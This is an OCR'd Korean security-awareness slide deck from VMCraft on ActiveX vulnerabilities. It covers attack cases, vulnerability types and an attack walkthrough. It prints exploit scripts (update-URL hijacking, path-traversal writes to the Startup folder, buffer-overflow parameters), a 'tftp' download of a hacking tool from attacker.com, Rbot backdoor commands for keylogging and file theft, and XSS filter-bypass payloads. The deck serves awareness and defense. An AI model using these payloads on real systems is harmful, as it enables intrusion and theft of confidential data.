VMCraft, Inc.

www.vmcraft.com

– 사례위주로 살펴본 –

ActiveX 취약점 공격 및 방어 기법

I. ActiveX 컨트롤 취약점 공격사례

- ActiveX 컨트롤 정의
- 국내 ActiveX 컨트롤 현황
- 공격사례

ActiveX 컨트롤 취약점 공격사례

정의

- ActiveX 컨트롤이란?

- 인터넷 익스플로러의 기능을 확장하기 위해 MS가 제공하는 기능
- 자바 애플릿과는 달리 사용자 PC의 파일, 레지스트리 등의 자원에 접근 가능하다.
- 문제는 일반적인 윈도우 프로그램과는 달리 공격자가 웹 인터페이스를 통해 언제든지 호출 가능하다는 것이다.

ActiveX 컨트롤 설치화면

```
<OBJECT ID="update" WIDTH=0
HEIGHT=0
 CLASSID="CLSID:9D01F646-">
<PARAM NAME="nam" VALUE="12">
</OBJECT>

<script>

update.StartUpdate()

</script>
```


OBJECT tag 및 script를 이용한 호출

ActiveX 컨트롤 취약점 공격사례

현황

- 국내 웹 사이트는 ActiveX 컨트롤을 많이 이용한다.
  (천만 명 이상이 사용하는 다수의 컨트롤에서 취약점 발견)

- ActiveX 컨트롤에 대한 보안성 검증절차가 없다.
- 보안 프로그램에서 조차도 취약점이 발견된다.
- 개별 회사의 문제가 아니라 ActiveX 취약점에 대한 인식과 공감대 형성이 부족해서 발생한 문제
- 패치가 힘들다.



Is your PC really safe?

ActiveX 컨트롤 취약점 공격사례

사례1


- 애드웨어 / 웜 배포

- 2002년 이후 발견되는 애드웨어의 상당수는 ActiveX나 IE의 취약점 이용
- 취약점을 이용하기 때문에 '확인' 버튼을 누르지 않아도 자동설치

정상적인 상황

설치여부를 사용자에게 묻는다.

취약점 공격



취약점을 이용해 자동으로 설치된다.

ActiveX 컨트롤 취약점 공격사례

사례2

- 중국발 해킹
- 웹 서버 해킹 후 해킹툴/트로이 목마 배포
- 배포되는 트로이 목마는 IE ActiveX 컨트롤 취약점을 이용해 자동으로 PC에 설치

웹서버 해킹

숨겨진 스크립트

```
20SetNewWords%28%29%0D%0A%7B%0D
%0Avar%20NewWords%3B%0D%0
ANewWords%20%3D%20unescape%28
Words%29%                    ent.write%28
NewWords%2                   fD%0D%0
ASetNewWor                   lD%0A//%20-
-%3E%0D%0A%3C/SCRIPT%3E%0D%0A%3
C/HEAD%3E%0D%0A%3CBODY%3E%0D%0
```

String^

```
%32%35%33%44%30%25%32%35%32%
30%48%65%69%67%68%74%25%32%35
%33%44%30%25%32%35%32%30%73%
74%79%6C%                    33%44%25
%32%35%32                    %70%6C%
61%79%25%                    6E%6F%6E%
65%25%32%                    32%35%32
%32%25%32%35%32%30%74%79%70%
```


ActiveX 컨트롤 취약점 공격사례

사례3


- 기업 임직원 PC 해킹 후 기밀정보 추출

- 내부직원에게 메일 발송
- Q&A 게시판 등에 글 쓰기
- 해당 글을 읽는 순간 공격자는 해당 PC의 권한 획득


메일시스템 이용



Q&A 게시판 이용



BOT 설치




ActiveX 컨트롤 취약점 공격사례

사례4

- 2005년 인터넷 뱅킹 용 ActiveX 컨트롤 취약점 사례

- 대부분의 은행에서 배포하는 ActiveX 컨트롤에 취약점 존재
- 인터넷 뱅킹 이용자 수 3000만 명 이상
- 국내 대부분의 PC가 국내외 해커에게 해킹 가능했던 상황

공격자가 취약점을 이용해 remote shell 획득



II. 취약점 유형

- 자동업데이트 기능 관련
- File operation 기능 관련
- 이외의 시스템 자원 접근
- Advanced topic
- Cross zone or Cross domain
- Buffer overflow

취약점 유형


유형1

- 자동 업데이트 기능 관련 취약점
- 업데이트 서버 URL을 조작해 공격자의 해킹 툴이 설치되게 함

업데이트 서버 URL 조작

```
<OBJECT ID="update" WIDTH=0 HEIGHT=0
 CLASSID="CLSID:9D01F646-E3C6-4F19-A904-4BC88E9CDE79">
</OBJECT>

<script>
        update.UpdateURL = "http://update.musicqup.com";
        update.StartUpdate();
</script>
```



```
<OBJECT ID="update" WIDTH=0 HEIGHT=0
 CLASSID="CLSID:9D01F646-E3C6-4F19-A904-4BC88E9CDE79">
</OBJECT>

<script>
        update.UpdateURL = "http://attaccker.xxx";
        update.StartUpdate();
</script>
```

취약점 유형

유형2

- File read / write method 이용
- File operation 기능을 우회하여 임의의 경로에 있는 임의의 파일을 읽고 쓸 수 있음

File read/write method 이용

```
<OBJECT ID="mymusic" WIDTH=0 HEIGHT=0
 CLASSID="CLSID:9D01F646-E3C6-4F19-A904">
</OBJECT>

<script>
Mymusic.SetBannerImage("http://muxss.co.kr/big.gif");
</script>
```

저장경로
"c:\program files\mymusic\data\big.gif"

저장경로
"c:\Documents and Settings\All users\
시작 메뉴\프로그램\시작프로그래\big.bat"

```
<OBJECT ID="mymusic" WIDTH=0 HEIGHT=0
 CLASSID="CLSID:9D01F646-E3C6-4F19-A904">
</OBJECT>

<script>
Mymusic.SetBannerImage("
http://muxss.co.kr/..\..\documents and settings\All
users\시작 메뉴\프로그램\big.bat");
</script>
```

취약점 유형

유형2

- File read / write method 이용 (계속)

1. 의외로 ReadFile 및 WriteFile 처럼 직접적인 method를 직접 제공하는 ActiveX 컨트롤도 많다.
2. MS의 ADODB.Stream도 cross zone 취약점과 연계해 로컬파일을 쓸 수 있는 기능 제공
3. 개발자가 생각하지 못한 방식으로 method, property를 호출해 우회적으로 임의의 파일을 읽거나 쓸 수 있는 방법을 찾음
4. 파일 쓰기권한을 획득한 경우 기존 파일을 덮어쓰거나, “c:\documents and settings\All users\시작 메뉴\프로그램\시작프로그램” 폴더에 파일을 생성해 다음 번 로그인 때 파일이 자동으로 실행되게 할 수 있다.

취약점 유형

유형3

➢ 이외의 시스템 자원 접근을 이용한 권한획득

1. SetRegistryValue, GetRegistryValue 등 레지스트리를 조작할 수 있는 method

2. StartCommand와 같이 특정 프로세스를 실행할 수 있는 method
   => StartCommand("tftp –i attacker.com GET hacktool.exe c:\hacktool.exe");
   => StartCommand("c:\hacktool.exe");

3. GetMacAddress 등 시스템 정보를 얻을 수 있는 method
   (MAC, HDD Serial 인증 등을 위한 control에서 노출되는 경우가 많음)

4. X-internet application


취약점 유형

유형4


- Advanced topic

- zip 파일 형태로 설치되는 경우
- 일반 응용프로그램과 함께 설치되는 ActiveX 컨트롤
- SSO 인증 우회, Session hijacking

파일을 zip 등 압축파일 형태로 다운로드



압축된 파일명: **filename1.exe**



압축된 파일명:
..\..\..\..\documents and settings\all users\시작 메뉴\프로그램\Filename1.exe

취약점 유형

유형5

➢ Cross zone or Cross domain 관련 취약점

보안영역

내 컴퓨터

인트라넷

인터넷

파일을 zip 등 압축파일 형태로 다운로드

❖ 각 보안영역별로 권한이 다름

❖ '내 컴퓨터' 영역은 로컬 자원에 대한 접근이 가능

❖ '인터넷' 영역에서 '내 컴퓨터' 영역의 권한으로 컨트롤을 호출하는 것이 핵심


❖ 대부분 Windows 혹은 IE 기본 ActiveX 관련된 취약점

취약점 유형

유형5

➢ Cross zone or Cross domain 관련 취약점 (계속)

Help Control 취약점 예 (MS05-001)



Help Control 생성

↓

C:₩..₩ntshared.chm
오픈

↓

해당 **page**에
Javascript injection

↓

내 컴퓨터 영역이므로
새로운 프로세스 실행가능

취약점 유형

유형6

- Buffer overflow 유형
- 소스코드 감사, fuzzer를 이용한 방법

Method, Property 조작을 통한 Buffer overflow

```
<OBJECT ID="update" WIDTH=0 HEIGHT=0
 CLASSID="CLSID:9D01F646-E3C6-4F19-A904-4BC88E9CDE79">

<PARAM NAME="pam1" VALUE="AAAAAAAAAAAAAAAAA…AAAAA">

</OBJECT>

<script>

        update.UpdateURL = "http://AAAAAAAAAAAAAAAAAAAAA.....AA";
        update.CreateMenu("type:AAAAAAAAAAAAAAAAAAAAA…AAAAAAAAA";

</script>
```

III. 공격과정

- 취약점 찾기
- 함정설치
- 열람 & 공격성공
- 백도어 설치
- 기타 함정설치 방법
- TIP

공격과정

취약점 찾기


➢ ActiveX 컨트롤 취약점을 찾은 후 공격용 스크립트를 작성한다.

시현: InstallFile 관련 취약점

```
<script>

update_control1.InstallFile(
                "http://update.myfmgr.com:8088/data/data1.dat",
                 "colors.dat");

</script>
```



```
<script>

update_control1.InstallFile(
                "http://vmcraft.com/xxxxxx/fnmgr.exe",
                "..\\..\\..\\..\\Documents and Settings\\All Users\\시작
                메뉴\\프로그램\\시작프로그램\\r.exe");

</script>
```

공격과정

취약점 찾기


- ActiveX 컨트롤 취약점을 찾은 후 공격용 스크립트를 작성한다.

시현: StartUpdate 관련 취약점

```
<script>

update_control1.UpdateURL = "http://update.myfmgr.com:8088/";
update_control1.StartUpdate();

</script>
```



```
<script>

update_control1.UpdateURL = "http://vmcraft.com/xxxxx/";
update_control1.StartUpdate();

</script>
```


공격과정

함정설치

- 이메일 이용

- 취약점 공격용 스크립트가 숨겨진 메일을 보낸다.
- 무작위로 수집한 메일로 발송
- 정보유출이 목적인 경우 지정된 사람에게 메일 발송

시현: 공격용 스크립트가 숨겨진 메일발송




공격과정

열람 & 공격성공

- 희생자가 메일을 여는 순간 백도어 프로그램이 설치된다.
- 취약점을 공격하는 것이므로 첨부파일 등은 실행할 필요가 없다.
- 스크립트는 희생자에게 보이지 않으며, 일반적으로 희생자는 공격 사실을 모른다.

시현: 메일열람




공격과정

백도어 실행

- 공격자는 희생자 PC의 제어권을 얻는다.

- PC 내의 기밀자료를 가져올 수 있다.
- 키로깅이 가능하다.
- 사용자 화면 엿보기가 가능하다.
- 스팸메일 및 다른 PC 해킹 경유지로 사용할 수 있다.

시현: 백도어 실행



Rbot 형태

공격과정

백도어 실행

➢ 설치된 Rbot의 주요 명령어는 다음과 같다.

기능	명령어
화면캡쳐	**.capture screen c:₩화면.bmp**
명령어 실행	**.cmd dir**
파일검색	**.findfile *.doc c:₩**
파일전송	**.get c:₩research₩top_secret.doc**
키로깅	**.keylog on**
네트워크 스니핑	**.psniff on**
포트스캐닝	**.scan 1.2.3.4 80 10**
포트 리다이렉션	**.redirect 80 www.intranet.com 80**

공격과정

함정설치

- 포털사이트 게시판 / 카페 / 블로그 이용

- 불특정 다수에 대한 공격
- 게시판이나 블로그에 스크립트를 숨겨두면 방문자들의 PC 권한 획득 가능
- 최근 gxxxxxpage.com 사이트에서 숨겨진 스크립트 발견 (2006.10)

게시판 / 블로그 이용


공격과정

함정설치

- 기업 게시판 이용

- 고객 Q&A 게시판, 커뮤너티 사이트 등
- 기업 관리자를 목표로 한 공격
- 기업 고객을 목표로 한 공격 (은행, 증권사, 카드사 등)

기업 게시판 이용



공격과정

Tip

- Code injection 고급 기법

- <script>나 <object> tag가 들어간 글을 쓸 수 없도록 막아둔 사이트도 있다.
- 이 경우 XSS 부분에서 이용되는 다양한 우회기법을 활용할 수 있다.

```
<IFRAME src=http://attacker/exploit.html height=0 width=0> </frame>

<SCRIPT> document.write("<obj"+"ect> … </object"); </script>

<IMG SRC="javascript:document.write(' … ')">

<IMG SRC="jav&#x0D;ascript:document.write(' … ')">

<LINK REL="stylesheet" HREF="http://attacker/exploit.css">

<STYLE>@import' http://attacker/exploit.css ';</STYLE>

<DIV STYLE="background-image: url(&#1;javascript:document.write('…'))">

<IMG STYLE="xss:expr/*XSS*/ession(alert('XSS'))">

…
```

IV. 공격 시나리오

- 금융부문
- 기업부문
- 기타부문

공격 시나리오

금융부분

- 직접적인 금전적 이익을 목적으로 하는 공격 빈도 증가
- 해킹기술과 범죄조직이 결합하는 것은 전 세계적인 추세
- 대규모 웜 출현 및 금융시장 교란 가능성

현재 애드웨어/스파이웨어 기술

- ActiveX 취약점을 이용한 자동설치
- 웹 검색결과 컨텐츠 조작
- Stealth 기법을 이용해 자신을 숨김

피싱기법

- 범죄조직 혹은 청소년
- 국내에는 영향이 미미

신종 트로이 목마 / 웜 출현 가능성

공격 시나리오

기업부분

- 산업 스파이
- 기업 내부 기밀자료 유출

내부의 위협

